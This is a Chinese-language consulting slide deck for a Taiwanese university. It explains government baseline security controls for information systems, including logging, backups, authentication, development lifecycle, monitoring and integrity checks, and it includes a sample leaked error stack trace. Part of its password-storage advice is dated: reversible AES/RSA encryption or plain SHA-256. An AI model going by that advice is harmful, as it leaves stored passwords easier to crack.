  - 系統日誌應使用作業系統內的時鐘作為日誌內容時戳的依據，作業系統的校時來源不限，可對應對UTC或GMT時間即可。

- 建議作法：
  - **建議機關內每一個資通系統的校時來源全部統一，如統一使用上級機關提供之校時來源，另外支持資通系統之週邊設施的校時來源也建議統一，以利事件追查。**

防護基準控制措施說明 –事件日誌與可歸責性

日誌資訊之保護控制措施說明

- 控制措施(普) 查檢表項目13
  - 應有明確定義誰有權限可以瀏覽日誌紀錄並做出相對應管制，**可配合帳號清查作業一同檢視**。

防護基準控制措施說明 –營運持續計畫

查檢表項次	措施內容	控制措施
14.	系統備份	訂定系統**可容忍資料損失**之時間要求。
15.		執行系統**源碼與資料**備份。

防護基準控制措施說明 –營運持續計畫

系統備份控制措施說明

- 控制措施 查檢表項目14
  - **可容忍資料損失時間(RPO，Recovery Point Objectives 或稱資料回復點)**，通常為**資料備份週期**，如：每天進行一次完整資料備份，可容忍損失時間即為24小時，因為資料毀損若發生於備份週期間，其資料只能還原至上一次備份時間點。

防護基準控制措施說明 –營運持續計畫

系統備份控制措施說明

- 控制措施(普) 查檢表項目15
  - 若有組態設定及資料庫分開備份之情形，以**備份週期最長**的為主。
  - 系統備份項目包含資通系統伺服器設定、作業系統組態、資料庫、素材或供下載之附件檔、SSL憑證等，**若備份空間有限至少備份資料庫、**素材及供下載之附件檔，減少。
  - 程式碼備份**應至少且機關自身**保留**最新**一份，形式不限。

防護基準控制措施說明 –識別與鑑別

查檢表項次	措施內容	控制措施
16.	內部使用者之識別與鑑別	資通系統應具備唯一識別及鑑別機關使用者(或代表機關使用者行為之程序)之功能，**禁止使用**共用帳號。
17.	身分驗證管理	使用預設密碼登入系統時，應於登入後要求立即變更。

防護基準控制措施說明 –識別與鑑別

內部使用者之鑑別與識別控制措施說明

- 控制措施(普) 查檢表項目16
  - 資通系統內部之**帳號(包括機關同仁、機關委託之維護廠商其有內部管理存取權限的帳號，如:root或權限相當之帳號)不能有共用的情形**，應各自有一組帳號，以利系統日誌記錄每位帳號使用者或程式的操作紀錄。

防護基準控制措施說明 –識別與鑑別

查檢表項次	措施內容	控制措施
18.	身分驗證管理	身分驗證相關資訊不以明文傳輸。
19.		具備帳戶鎖定機制，帳號登入進行身分驗證**失敗達5次後，至少15分鐘內** 不允許該帳號繼續嘗試登入或使用機關自建之失敗驗證機制。
20.		使用密碼進行驗證時，應強制**最低密碼複雜度**；強制**密碼最短**及**最長**之效期限制 。 (對非內部使用者，可以機關自行規範辦理)
21.		密碼變更時，至少不可以與**前3次**使用過之密碼相同。 (對非內部使用者，可以機關自行規範辦理)

防護基準控制措施說明 –識別與鑑別

身分驗證管理控制措施說明

- 控制措施(普) 查檢表項目18, 19, 20, 21
  - 資通系統應在使用者登入時，其帳號密碼資訊在傳輸過程中應加密，可使用**SSL憑證啟用HTTPS**，亦可使用**安全性足夠的加密或雜湊演算代替**。
  - 密碼最短效期用意之一為**防止有心人士短時間內不斷變更密碼**，密碼最長效期用意之一為提醒使用者定期更換密碼加強帳號安全性，例如：最短效期為1天、最長效期為90天。
  - 針對密碼複雜度、最短及最長效期之限制，以及密碼變更不可與前三次相同之控制措施，若資通系統**有提供非內部使用者(如民眾)使用**，則對非內部使用者之兩項控管**可由機關自行定義是否實施**。

防護基準控制措施說明 –識別與鑑別

查檢表項次	措施內容	控制措施
22.	身分驗證管理	上述兩點(20、21)所定措施，對非內部使用者，可依機關自行規範辦理

防護基準控制措施說明 –識別與鑑別

查檢表項次	措施內容	控制措施
23	鑑別資訊回饋	資通系統應**遮蔽**鑑別過程中之資訊。
24.	非內部使用者之識別與鑑別	資訊系統應識別及鑑別**非機關使用者**(或代表機關使用者行為的程序)。

防護基準控制措施說明 –識別與鑑別

鑑別資訊回饋控制措施說明

- 控制措施(普) 查檢表項目23
  - **不論於前後台登入頁面**，資通系統應設計於輸入密碼或其他代替密碼之通行碼時，顯示***號、•號或空白等**可遮蔽密碼之方式。

防護基準控制措施說明 –識別與鑑別

非內部使用者之鑑別與識別控制措施說明

- 控制措施(普) 查檢表項目24
  - 資通系統若有對外開放登入後存取或操作，應對**非內部使用者之帳號(民眾或非機關內部使用者，如稅務機關使用地政或戶政機關管理之系統查詢資料等)**行為進行記錄，並可於日誌紀錄中得知該帳號屬於誰。

- 建議作法：
  - **對於內部或非內部使用者，應於系統日誌中呈現(日誌內容含普級控制措施要求)，並建議於系統開發或維護文件內明確定義哪些使用者可以進行什麼樣的存取或操作。**

防護基準控制措施說明 –系統與服務獲得

查檢表項次	措施內容	控制措施
25.	系統發展生命週期**需求**階段	針對系統安全需求(含機密性、可用性、完整性)進行確認。
26.	系統發展生命週期**開發**階段	應針對安全需求實作必要控制措施。
27.		應注意**避免軟體常見漏洞**及**實作**必要控制措施。
28.		發生錯誤時，使用者頁面僅顯示**簡短錯誤訊息及代碼**，不包含詳細之錯誤訊息。

防護基準控制措施說明 –系統與服務獲得

系統發展生命週期需求階段控制措施說明

- 控制措施(普) 查檢表項目25
  - C級以上(含)機關每年應**重新檢視所有系統的附表九及附表十妥適性**，故已都符合，若機關有新系統**(包含子系統)**需求，應將機關於新系統上的**業務範圍及使用者需求可利用附表九及附表十進行評估**，另可參考**106年Web應用程式安全參考指引附件一**加強需求評估。

防護基準控制措施說明 –系統與服務獲得

系統發展生命週期開發階段控制措施說明

- 控制措施(普) 查檢表項目26, 27, 28
  - 不論自行或委外開發，應實作前兩個階段評估及規劃的需求。
  - 不論自行或委外開發，應於開發文件或合約上要求**系統開發過程應避免如OWASP TOP 10 或CWE/SANS TOP 25常見漏洞**，若發現漏洞應**審慎評估是否影響系統功能後再修補**。
  - 系統開發或維運過程中，應將HTTP的錯誤訊息或畫面調整如：**只出現簡單**的 404 Not Found 或 503 Service Unavailable，或**重新導向另外設計的錯誤頁面**。

防護基準控制措施說明 –系統與服務獲得

Server Error in '/' Application.

Conversion failed when converting from a character string to uniqueidentifier.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Conversion failed when converting from a character string to uniqueidentifier.

Source Error:

```
An unhandled exception was generated during the execution of the current web request. Information
regarding the origin and location of the exception can be identified using the exception stack
trace below.
```

Stack Trace:

```
[SqlException (0x80131904): Conversion failed when converting from a character string to uniqueidentifier.]
   System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection) +1948826
   System.Data.SqlClient.SqlInternalConnection.OnError(SqlException exception, Boolean breakConnection) +4844747
   System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj) +194
   System.Data.SqlClient.TdsParser.Run(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, Bu
   System.Data.SqlClient.SqlDataReader.HasMoreRows() +157
   System.Data.SqlClient.SqlDataReader.ReadInternal(Boolean setTimeout) +197
   System.Data.SqlClient.SqlDataReader.Read() +9
   System.Data.Common.DataAdapter.FillLoadDataRow(SchemaMapping mapping) +78
```

防護基準控制措施說明 –系統與服務獲得

查檢表項次	措施內容	控制措施
29.	系統發展生命週期**測試**階段	執行「弱點掃描」安全檢測。
30.	系統發展生命週期**部署與維運**階段	於部署環境中應針對相關資通安全威脅，進行**更新與修補**，並**關閉不必要服務及埠口**。
31.		資通系統**不使用預設密碼**。

防護基準控制措施說明 –系統與服務獲得

系統發展生命週期測試階段控制措施說明

- 控制措施(普) 查檢表項目29
  - 不論自行或委外開發，應針對系統進行弱點掃描，弱點掃描分為**主機弱點掃描**及**網站弱點掃描**兩種，若系統為網站型式，請**以網站弱點掃描為主**，掃描後的修補請審慎評估後再動作。
  - 配合C級以上(含)機關應辦事項，**全部核心資通系統應至少每兩年進行一次網站安全弱點檢測**，其作業須由**機關自行作業**或**委由非系統開發或維運廠商外之第三方**來檢測並留存檢測證明。

防護基準控制措施說明 –系統與服務獲得

系統發展生命週期部署與維運階段控制措施說明

- 控制措施(普) 查檢表項目30, 31
  - 對**資通系統本身**、**作業系統**、**資料庫**、**其他安裝於資通系統所在主機內的管理軟體和元件**及**為達成系統需求而引入的硬體等相關週邊**進行安全性檢查及執行更新，並檢視**資通系統本身是否使用預設密碼**，**且留下執行及檢視紀錄**。
  - 於開發或部署說明文件上**列出資通系統所有需要開放的服務及埠口(Port號)，且留下執行紀錄**。

防護基準系統發展生命週期流程

新系統(含子系統)

需求	評估附表九、附表十項目納入系統需求
設計	無要求
開發	1.附表十項目實作 2.避免常見弱點如OWASP TOP 10 3. 錯誤訊息或頁面重新設計或重新導向
測試	執行弱點掃描
部署維運	系統及週邊相關設施更新、修補、關閉非必要服務及不使用預設密碼

防護基準控制措施說明 –系統與服務獲得

查檢表項次	措施內容	控制措施
32.	系統發展生命週期**委外**階段	資通系統開發如委外辦理，應將系統發展生命週期各階段依等級將安全需求（含機密性、可用性、完整性）**納入委外契約**。
33.	系統文件	應**儲存**與**管理**系統發展生命週期之相關文件。

防護基準控制措施說明 –系統與服務獲得

系統發展生命週期委外階段控制措施說明

- 控制措施(普) 查檢表項目32
  - 資通系統如委外開發或維運，應先**預評附表九系統分級**，然後挑出**對應分級結果且評估系統特性適用的附表十防護基準控制措施**加到合約內要求。
  - **只要是自行或委外開發或維運的系統至少都須達到防護基準普級的要求**。

防護基準控制措施說明 –系統與服務獲得

系統文件控制措施說明

- 控制措施(普) 查檢表項目33
  - 資通系統若為新開發，系統承辦單位應依機關文件管制規定**保存及管理系統發展生命週期各階段文件**，如**機關因系統開發而評估之系統等級**、**防護基準及執行**與**開發相關之ISMS表單(若有導入)**、**廠商交付之規格書**、**操作手冊**、**教育訓練簡報**及**專案合約**等各種形式的紀錄。

  - 既有系統若年代久有，部分文件毀損或遺失，請**至少保有機關文件管制規定年限之相關文件**，例如：規定須保存一年，則至少留有一年份的相關文件供後續日誌查驗。

防護基準控制措施說明 –系統與資訊完整性

查檢表項次	措施內容	控制措施
34.	漏洞修復	系統之漏洞修復應**測試有效性及潛在影響**，並**定期**更新。
35.	資通系統監控	發現資通系統有**被入侵跡象時**，應通報**機關特定人員**。

防護基準控制措施說明 –系統與資訊完整性

漏洞修復控制措施說明

- 控制措施(普) 查檢表項目34
  - 資通系統執行**定期**弱點掃描或安全性更新後欲進行漏洞修復時，應先**在測試環境驗證修復方式不會影響正式運作中的系統，並留有測試紀錄，經機關查驗後**才可於正式運作中的系統排程執行。

防護基準控制措施說明 –系統與資訊完整性

資通系統監控控制措施說明

- 控制措施(普) 查檢表項目35
  - 當任何人發現系統有可疑入侵跡象時(例如自己的帳號有顯示非上班時間的登入紀錄)，應知道要通報系統管理人員或資安人員亦或是廠商，故須**建立緊急人員聯絡名單並加以宣導**。

國立臺南大學
111年資訊安全暨個人資料管理規範
導入顧問輔導服務案

防護基準中級

防護基準控制措施說明 –存取控制

查檢表項次	措施內容	控制措施
36.	帳號管理	已逾期之臨時或緊急帳號應刪除或禁用。
37.		資通系統閒置帳號應禁用。
38.		**定期審核**資通系統帳號之申請、建立、修改、啟用、停用及刪除。

防護基準控制措施說明 –存取控制

帳號管理控制措施說明

- 控制措施(中) 查檢表項次36, 37, 38
  - 不管帳號管理方式為自建、導入上級機關提供之帳號管理系統或使用自然人憑證等方式，**都應定期清查。**
  - 非自建帳號管理方式之清查可由向帳號管理權責單位申請相關紀錄，或系統內有留存或暫存之帳號資料。
  - 清查重點在於：
    - 使用者帳號**是否為臨時或緊急之用，**其**使用目的是否還存在**，不存在則應**刪除或停用**。
    - 使用者是否**已不在或暫時不在**組織內(離職、調職或留停等因素)，期間**超過多久該使用者帳號視為閒置帳號並予以停用**。

防護基準控制措施說明 –存取控制

查檢表項次	措施內容	控制措施
39.	最小權限	採**最小權限**原則，僅允許使用者(或代表使用者行為之程序)依機關任務及業務功能，完成指派任務所需之授權存取。
40.	遠端存取	遠端存取之來源應為機關已預先定義及管理之存取控制點。

防護基準控制措施說明 –存取控制

最小權限控制措施說明

- 控制措施(中) 查檢表項次39
  - 配合帳號清查作業，依據**帳號持有者之業務性質審視帳號權限之妥適性**。
  - 例如人事系統中：
    - ✓ 人資所持有帳號可以前端版面操作及修改、檢視、增修、匯入或匯出人員資料、系統日誌檢視。
    - ✓ 廠商所持有帳號僅可前端版面、後端程式修改、系統日誌檢視。
    - ✓ 一般同仁僅能進行打卡或請假等前端版面操作。

防護基準控制措施說明 –存取控制

遠端存取控制措施說明

- 控制措施(中) 查檢表項次40
  - 資通系統之外部連線管理可使用**白名單機制或依託管單位之控制機制**已降低遭受攻擊的機會。

防護基準控制措施說明 –事件日誌與可歸責性

查檢表項次	措施內容	控制措施
41.	記錄事件	應**定期審查**機關所保留資通系統產生之日誌。
42.	時戳及校時	**系統內部時鐘**應定期與基準時間源進行同步。
43.	日誌資訊之保護	應運用**雜湊或其他適當方式**之完整性確保機制。

防護基準控制措施說明 –事件日誌與可歸責性

記錄事件控制措施說明

- 控制措施(中) 查檢表項次41
  - 應**定期**審查機關所保留資通系統(包括系統本身、作業系統、資料庫等)產生之日誌。

- 建議作法：
  - **無論系統分級為何，系統除了原始Log外，還要另外分類出屬於特定事件的Log，並且監控特定事件的發生及定期產生日誌的功能，可透過建置或採購日誌管理伺服器(如：R-syslog、SIEM資訊安全事件管理設備等)並紀錄如登入失敗、存取失敗等事件功能來達成，或委託廠商原始Log彙整功能並提供機關授權人員使用。**

防護基準控制措施說明 –事件日誌與可歸責性

時戳及校時控制措施說明

- 控制措施(中) 查檢表項目42
  - 強化普級控制措施，**作業系統校時來源應使用機關統一規定之NTP Server**，且**定期同步時間**，確保日誌紀錄的時間正確性。

- 建議作法：
  - **建議機關內每一個資通系統的校時來源全部統一，如統一使用上級機關提供之校時來源，另外支持資通系統之週邊設施的校時來源也建議統一，以利事件追查。**

防護基準控制措施說明 –事件日誌與可歸責性

日誌資訊之保護控制措施說明

- 控制措施(中) 查檢表項目43
  - 可以人工方式計算非當天的日誌檔案雜湊值後另外保存起來供日後做比對，又或**定期將日誌紀錄匯出後壓縮並加密，再另外備份到非系統本機之儲存空間**，防止日誌被竄改或刪除，導致無軌跡可追蹤，另外可參考Page 39第三項說明之日誌集中管理機制，並啟用記錄校驗功能。

完整性驗證工具參考(Windows適用)：
http://www.netqna.com/2014/04/fciv-microsoft-file-checksum-integrity.html

防護基準控制措施說明 –營運持續計畫

查檢表項次	措施內容	控制措施
44.	系統備份	應**定期測試**備份資訊，以驗證備份媒體之可靠性及資訊之完整性。
45.	系統備援	訂定資通系統從中斷後至重新恢復服務之**可容忍時間要求**。
46.		原服務中斷時，於可容忍時間內，由**備援設備**或**其他方式取代**並提供服務。

防護基準控制措施說明 –營運持續計畫

系統備份控制措施說明

- 控制措施(中) 查檢表項目44
  - 定期測試備份資訊可以**機關之營運持續演練報告**做為佐證方式之一，另外若**備份系統自身有測試驗證功能，建議開啟並設定產製測試報表功能**，效果更佳。

防護基準控制措施說明 –營運持續計畫

系統備援控制措施說明

- 控制措施(中) 查檢表項目45
  - 訂定資通系統的**最大可容忍中斷時間(MTD，Maximum Tolerable Downtime 或稱最大服務中斷時間)**，應考量過往系統中斷經驗(如服務中斷後民眾或同仁的反應等)、與廠商的契約內容(多久內到場進行修復作業)及機關的可用性量測範圍(關乎防護需求等級及防護基準控制措施要達成的項目多寡) 。

- 建議作法：
  - **邏輯上，核心資通系統的MTD會比其他資通系統高，以彰顯核心資通系統的重要性比其他資通系統重要，實際上仍依各資通系統業管單位評估為主，建議調整與核心資通系統之MTD差距相近或比其大。**

防護基準控制措施說明 –識別與鑑別

查檢表項次	措施內容	控制措施
47.	身分驗證管理	身分驗證機制應防範**自動化程式**之登入或密碼更換嘗試。
48.		密碼重設機制對使用者重新身分確認後，發送**一次性及具有時效性**符記(Token)。
49.	加密模組鑑別	資通系統如以密碼進行鑑別時，該**密碼應加密或經雜湊**處理後儲存。

防護基準控制措施說明 –識別與鑑別

身分驗證管理控制措施說明

- 控制措施(中) 查檢表項目47, 48
  - 為防止資通系統遭有心人士利用程式進行自動暴力破解入侵系統或惡意大量登入癱瘓系統效能等行為，**應於登入頁面增加驗證碼(Captcha)機制或雙因子(Two Factor-Authentication, 2FA)驗證機制**來防範。
  - 使用者若有密碼變更需求，除了以信箱加身分證字號等組合進行身分驗證外，應有**發送認證連結電子郵件**或**以簡訊發送一次性密碼**(OTP，One-Time Password)等機制，或僅接受使用者本人親自跑紙本方式申請變更密碼，加強密碼安全管理。

防護基準控制措施說明 –識別與鑑別

加密模組鑑別控制措施說明

- 控制措施(中) 查檢表項目49
  - 資通系統若使用密碼進行登入驗證，於後端儲存密碼時，應將密碼進行**加密(如AES、RSA)或雜湊(如SHA-2)**演算後再儲存至資料庫。
  - 目前公開、尚未遭破解且較普遍的加密演算法有**AES對稱式演算加密**、**RSA非對稱式演算加密及 SHA-2系列雜湊演算加密**。
  - 目前**AES演算的最大金鑰長度為 256位元(Bit)**，RSA金鑰長度普遍為1024至4096位元，**建議使用從2048位元(位元越大會影響系統效能)**，SHA-2系列**普遍使用SHA256**。
  - 其餘更先進的演算法如DSA、ECC、ECDSA、ECDH等，相關資訊可搜尋NIST FIPS, NIST SP 800。

防護基準控制措施說明 –系統與服務獲得

查檢表項次	措施內容	控制措施
50.	系統發展生命週期**設計**階段	根據系統功能與要求，識別可能影響系統之威脅，進行**風險分析與評估**。
51.		將風險評估結果回饋需求階段之檢核項目，並提出**安全需求修正**。
52.	系統發展生命週期**部署與維運**階段	於系統發展生命週期之維運階段，應執行**版本控制**與**變更管理**。
53.	獲得程序	開發、測試及正式作業環境應作**區隔**。

防護基準控制措施說明 –系統與服務獲得

系統發展生命週期設計階段控制措施說明

- 控制措施(中) 查檢表項目50, 51
  - 針對既有系統每年重新檢視的附表十防護基準，當有**不符合項目應列管並定期追蹤改善狀況，若有無法改善之部分應依照資通安全責任等級分級辦法第十一條辦理**。
  - 針對設計新系統，**應將需求評估階段的結果在此階段輔以附表十進行細項規劃(如帳號管理機制、各階層使用者權限劃分等)**，若有實作上困難的部分應進行**風險管控並做出安全合適的修正**方案。

防護基準控制措施說明 –系統與服務獲得

系統發展生命週期部署與維運階段控制措施說明

- 控制措施(中) 查檢表項目52
  - 版本控制如使用Git、SVN等版控軟體，應**留有軟體操作(推送、抓取、分支、合併等)或系統版本變更紀錄**，並留意機關的系統開發維運管理程序是否**針對系統有變更需求時需填寫系統變更申請表單**等文件做為變更管理之證明。

- 建議作法
  - **無論是系統或其週邊於系統發展生命週期於哪種階段，都應定期進行安全性更新，且更新前做好各種設定檔或資料檔備份準備，防範更新失敗。**

防護基準系統發展生命週期流程

新系統(含子系統)

需求	評估附表九、附表十項目納入系統需求
設計	對附表十項目進行細部規劃，實作困難進行評估修正
開發	1.附表十項目實作 2.避免常見弱點如OWASP TOP 10 3. 錯誤訊息或頁面重新設計或重新導向
測試	執行弱點掃描
部署維運	系統及週邊相關設施更新、修補、關閉非必要服務及不使用預設密碼

防護基準控制措施說明 –系統與服務獲得

獲得程序控制措施說明

- 控制措施(中) 查檢表項目53
  - 若資通系統為機關自行開發及維運，系統開發、測試環境即正式上線環境應**實體分隔**(於辦公電腦開發、測試與正式環境各自開虛擬機)，且重點**在於網路環境上的隔離**，三個環境須各屬不同網段(實體區隔或VLAN)。
  - **若為委外開發，建議於合約上要求測試環境不能與廠商其他專案共用，也不得架設在開發人員自身的電腦上**。

防護基準控制措施說明 –系統與資訊完整性

查檢表項次	措施內容	控制措施
54.	漏洞修復	**定期確認**資通系統相關漏洞修復之狀態。
55.	資通系統監控	**監控**資通系統，以偵測攻擊與未授權之連線，並識別資通系統之未授權使用。

防護基準控制措施說明 –系統與資訊完整性

漏洞修復控制措施說明

- 控制措施(中) 查檢表項目54
  - 機關應**定期**從不同情資來源，如：廠商、行政院資安處或技服中心、上級機關等所提供之漏洞資訊，**檢視資通系統是否確實修復相關漏洞**，若經**普級控制措施驗證後不適合修補的漏洞是否執行其他替代措施**。

防護基準控制措施說明 –系統與資訊完整性

資通系統監控控制措施說明

- 控制措施(中) 查檢表項目55
  - 強化普級控制措施，機關應**建立或配合上級機關**使用防火牆、WAF(應用程式防火牆)、IPS(入侵預防系統)或SoC(資訊安全監控中心)服務等來達到**即時監控**未授權連線行為，並**定義且識別未授權使用行為**(呼應帳號管理高級控制措施)。

防護基準控制措施說明 –系統與資訊完整性

查檢表項次	措施內容	控制措施
56.	軟體及資訊完整性	使用**完整性驗證工具**，以偵測未授權變更特定軟體及資訊。
57.		使用者**輸入資料合法性檢查**應置放於應用系統**伺服器端**。
58.		發現**違反完整性**時，**資通系統**應實施機關指定之**安全保護措施**。

防護基準控制措施說明

軟體及資訊完整性控制措施說明

- 控制措施(中) 查檢表項目56
  - 資通系統應使用**完整性驗證工具**或**檔案異動監測工具(如：DLP - Data Loss Prevention 及 DRM - Digital Rights Management產品)**來達成系統檔案是否有除了有變更申請紀錄外的被非法異動，例如：
    1. 維護廠商申請修改A系統檔案，其修改後以雜湊計算工具重新計算之雜湊值為12345asdfg，並將修改結果值新雜湊值一並提供給機關。
    2. 當機關再次確認廠商修改結果是否如申請內容時，發現A系統檔案雜湊值為67890zxcvb。
    3. 代表A系統檔案在廠商維護完畢到機關重新驗證的期間有其他有心人士入侵系統內部竄改A系統檔案。

完整性驗證工具參考(Windows適用)：
http://www.netqna.com/2014/04/fciv-microsoft-file-checksum-integrity.html

防護基準控制措施說明

軟體及資訊完整性控制措施說明

- 控制措施(中) 查檢表項目57, 58
  - 資通系統若有設計輸入欄位，應**檢查輸入字元是否是該欄位要的**，檢查動作應在系統端完成，例如：
    - 帳號欄位指允許英文、數字及符號，不能輸入空白。
    - 人事資料的地址欄位將縣市、鄉鎮區、村里、巷弄路街等欄位分開並各自定義能輸入的字元。
  - 機關**應訂定當發現資通系統完整性遭破壞時的保護機制**，如資料庫或檔案被不當竄改、站台被植入惡意指令碼或元件、網頁遭置換等資安事件時，應通知系統管理者進行緊急應變處置，並依規定之通報流程進行資安事件通報作業。

國立臺南大學
111年資訊安全暨個人資料管理規範
導入顧問輔導服務案

防護基準高級

防護基準控制措施說明 –存取控制

查檢表項次	措施內容	控制措施
59.	帳號管理	機關應定義各**系統之閒置時間**或**可使用期限**與資通系統之使用**情況及條件**。
60.		逾越機關**所許可之閒置時間或可使用期限時**，系統應**自動將使用者登出**。
61.		應依**機關規定之情況及條件**，使用資通系統。
62.		**監控**資通系統帳號，如發現帳號違常使用時回報管理者。

防護基準控制措施說明 –存取控制

帳號管理控制措施說明

- 控制措施(高) 查檢表項目59, 60, 61, 62
  - 機關應訂定**不同使用者身分別**的帳號在**什麼樣的狀況**下允許登入並進行操作的**時間區間**，例如：廠商只能夠再跟機關事先報備並取得同意的狀況下於機關上班時間內或有機關人員監控下進行系統維護或更新作業。
  - 應透過防火牆、帳號行為監控軟體或SoC(資訊安全監控中心)服務等建立**帳號監控機制**，並**定義帳號異常行為，例如短時間內有大量帳號等入失敗**，當發現有異常行為時以郵件或電話等方式回報系統管理人員。

防護基準控制措施說明 –事件日誌與可歸責性

查檢表項次	措施內容	控制措施
63.	日誌處理失效之回應	機關規定需要**即時通報**之日誌處理失效事件發生時，資通系統應於機關規定之時效內，對特定人員提出警告。
64.	日誌資訊之保護	**定期**備份日誌至原系統**外之其他實體**系統。

防護基準控制措施說明 –事件日誌與可歸責性

日誌處理失效之回應控制措施說明

- 控制措施(高) 查檢表項目63
  - **普及中級控制措施的加強機制**，應**隨時監控系統**發生如儲存Log的磁碟空間異常時，**監控機制會即時**向系統管理人員或機關授權人員發出告警。

防護基準控制措施說明 –事件日誌與可歸責性

日誌資訊之保護控制措施說明

- 控制措施(高) 查檢表項目64
  - 將日誌紀錄**定期**匯出並存放於與**原本主機外之其他主機或儲存裝置內(異機備份)**，若中級控制措施採用定期壓縮加密的方式，此措施即為強化措施。

防護基準控制措施說明 –營運持續計畫

查檢表項次	措施內容	控制措施
65.	系統備份	應將備份還原，作為營運持續計畫測試之一部分。
66.		應在與運作系統**不同地點之獨立設施或防火櫃**中，儲存重要資通系統軟體與其他安全相關資訊之備份。

防護基準控制措施說明 –營運持續計畫

系統備份控制措施說明

- 控制措施(高) 查檢表項目65
  - 資料備份應進行**異地備份**，其異地環境應考量**距離、設施及網路等因素來決定**，備份項目如**普級控制措施所列**，目的為當原系統端資料全部毀損時，異地備份資料可於機關可容忍中斷時間內還原。

防護基準控制措施說明 –識別與鑑別

查檢表項次	措施內容	控制措施
67.	內部使用者之識別與鑑別	對資通系統之存取採取**多重認證技術**。

防護基準控制措施說明 –識別與鑑別

內部使用者之鑑別與識別控制措施說明

- 控制措施(高) 查檢表項目67
  - 資通系統內部應提供如雙因子驗證、生物辨識(指紋、人臉等)或自然人憑證等機制加強使用者帳號之防護與識別。

防護基準控制措施說明 –系統與服務獲得

查檢表項次	措施內容	控制措施
68.	系統發展生命週期**開發**階段	執行「源碼掃描」安全檢測。
69.		系統應具備發生嚴重錯誤時之通知機制。
70.	系統發展生命週期**測試**階段	執行「滲透測試」安全檢測。

防護基準控制措施說明 –系統與服務獲得

系統發展生命週期開發階段控制措施說明

- 控制措施(高) 查檢表項目68, 69
  - 針對既有系統，若以前有源碼掃描檢測相關報告即符合該項目，若**無則屬不符合**，往後應**至少執行一次源碼掃描檢測作業，審慎評估是否影響系統功能後再修補**，不論有無漏洞**皆須產出報告做為執行檢測作業之證明**。
  - 針對新系統開發，不論自行或委外開發，應要求開發團隊進行源碼掃描檢測作業，並依結果修復漏洞及產出報告。
  - 不論系統於開發或維護階段，皆應針對系統**發生嚴重錯誤(如系統儲存空間已滿、無法連線至資料庫等)**時以發送電子郵件或簡訊等方式**通知系統管理員或廠商**，嚴重錯誤事件可由機關依經驗自行定義。

防護基準控制措施說明 –系統與服務獲得

系統發展生命週期測試階段控制措施說明

- 控制措施(高) 查檢表項目70
  - 不論自行或委外開發，應針對系統進行滲透測試，滲透測試是弱點掃描的加強版，**以駭客思維輔以各式資安工具以人工方式**對系統掃描出的已知弱點或最新資安漏洞進行入侵測試，測試後的修補請審慎評估後再動作。
  - 配合C級以上(含)機關應辦事項，**全部核心資通系統應至少每兩年進行一次系統滲透測試**，其作業須由**機關自行作業**或**委由非系統開發或維運廠商外之第三方**來檢測並留存檢測證明。

防護基準系統發展生命週期流程

新系統(含子系統)

需求	評估附表九、附表十項目納入系統需求	
設計	對附表十項目進行細部規劃，實作困難進行評估修正	
開發	1.附表十項目實作 2.避免常見弱點如OWASP TOP 10 3. 錯誤訊息或頁面重新設計或重新導向	1.源碼掃描檢測 2.系統嚴重錯誤通知機制
測試	執行弱點掃描	執行滲透測試
部署維運	系統及週邊相關設施更新、修補、關閉非必要服務及不使用預設密碼	系統的版本控制及變更管理

防護基準控制措施說明 –系統與通訊保護

查檢表項次	措施內容	控制措施
71.	傳輸之機密性與完整性	資通系統**應採用加密機制**，以防止未授權之資訊揭露或偵測資訊之變更。但傳輸過程中有替代之實體保護措施者，不在此限。
72.		使用**公開、國際機構驗證且未遭破解**的演算法。
73.		支援演算法**最大長度金鑰**。

防護基準控制措施說明 –系統與通訊保護

傳輸之機密性與完整性控制措施說明

- 控制措施(高) 查檢表項目71
  - 資通系統如為網頁形式，除本身**使用SSL憑證啟用HTTPS**，**週邊整體環境在評估後允許下應使用TLS 1.2以上(含)協定(若往後有更安全的版本應持續評估使用)或其他安全加密機制**(參考加密模組鑑別控制措施說明)。
  - 啟用HTTPS後建議一併啟用**HSTS(HTTP強制安全傳輸技術)**，確保資通系統於**傳輸過程中全程使用HTTPS來加密傳輸**。
  - 若資通系統傳輸過程已採用硬體加密設備，即符合該項目。

防護基準控制措施說明 –系統與通訊保護

查檢表項次	措施內容	控制措施
74.	傳輸之機密性與完整性	加密金鑰或憑證應**定期更換**。
75.		伺服器端之金鑰保管應**訂定管理規範及實施應有之安全防護措施**。
76.	資料儲存之安全	資通系統**重要組態設定檔案**及**其他具保護需求之資訊**應加密或以其他適當方式儲存。

防護基準控制措施說明 –系統與通訊保護

傳輸之機密性與完整性控制措施說明

- 控制措施(高) 查檢表項目74, 75
  - 除了**資通系統本身SSL憑證有一年或兩年之有效使用期限而需要定期更換**外，其他系統內有使用到的安全加密演算法金鑰也因定期更新，並**制定保管規則**，例如：定期盤點系統所有憑證及加密金鑰使用於哪個系統及有效性、如何存放並防止被竊取等。

防護基準控制措施說明 –系統與通訊保護

資料儲存之安全控制措施說明

- 控制措施(高) 查檢表項目76
  - 資通系統重要組態設定檔案，例如Web伺服器設定檔、資料庫設定檔、政府組態基準(GCB) 等等**組態設定**或其他具保護需求之**資訊**(例如業務上的機敏資料或含有民眾個資的資訊等等)，必須**加密保護或以其他適當方式儲存(例如存入硬碟/光碟、異地備份等等)**。

防護基準控制措施說明 –系統與資訊完整性

查檢表項次	措施內容	控制措施
77.	資通系統監控	資通系統應採用**自動化工具監控**進出之通信流量，並於發現不尋常或未授權之活動時，針對該事件進行分析。
78.	軟體及資訊完整性	應定期執行軟體與資訊完整性檢查

防護基準控制措施說明 –系統與資訊完整性

資通系統監控控制措施說明

- 控制措施(高) 查檢表項目77
  - 機關應透過多種工具及技術(如中級控制措施所列項目)達成監控能力，監控資通系統所有進出之連線活動，當發現未授權或異常行為後，需**進行相關事件分析**，並**留有分析報告**，一般 SOC服務皆包含事件分析作業，自建資安設備則須定期由相關管理人員產製。

防護基準控制措施說明 –系統與資訊完整性

軟體及資訊完整性控制措施說明

- 控制措施(高) 查檢表項目78
  - 加強中級控制措施對於完整性驗證的頻率，不僅限於不定期的系統變更，進一步的要求**應定期執行完整性驗證作業畢並留存驗證紀錄**。

補充 - 完整性驗證工具

完整性驗證工具參考(Windows適用)：

利用FCIV(File Checksum Integrity Verifier)+工作排程器或bat腳本
http://www.netqna.com/2014/04/fciv-microsoft-file-checksum-integrity.html

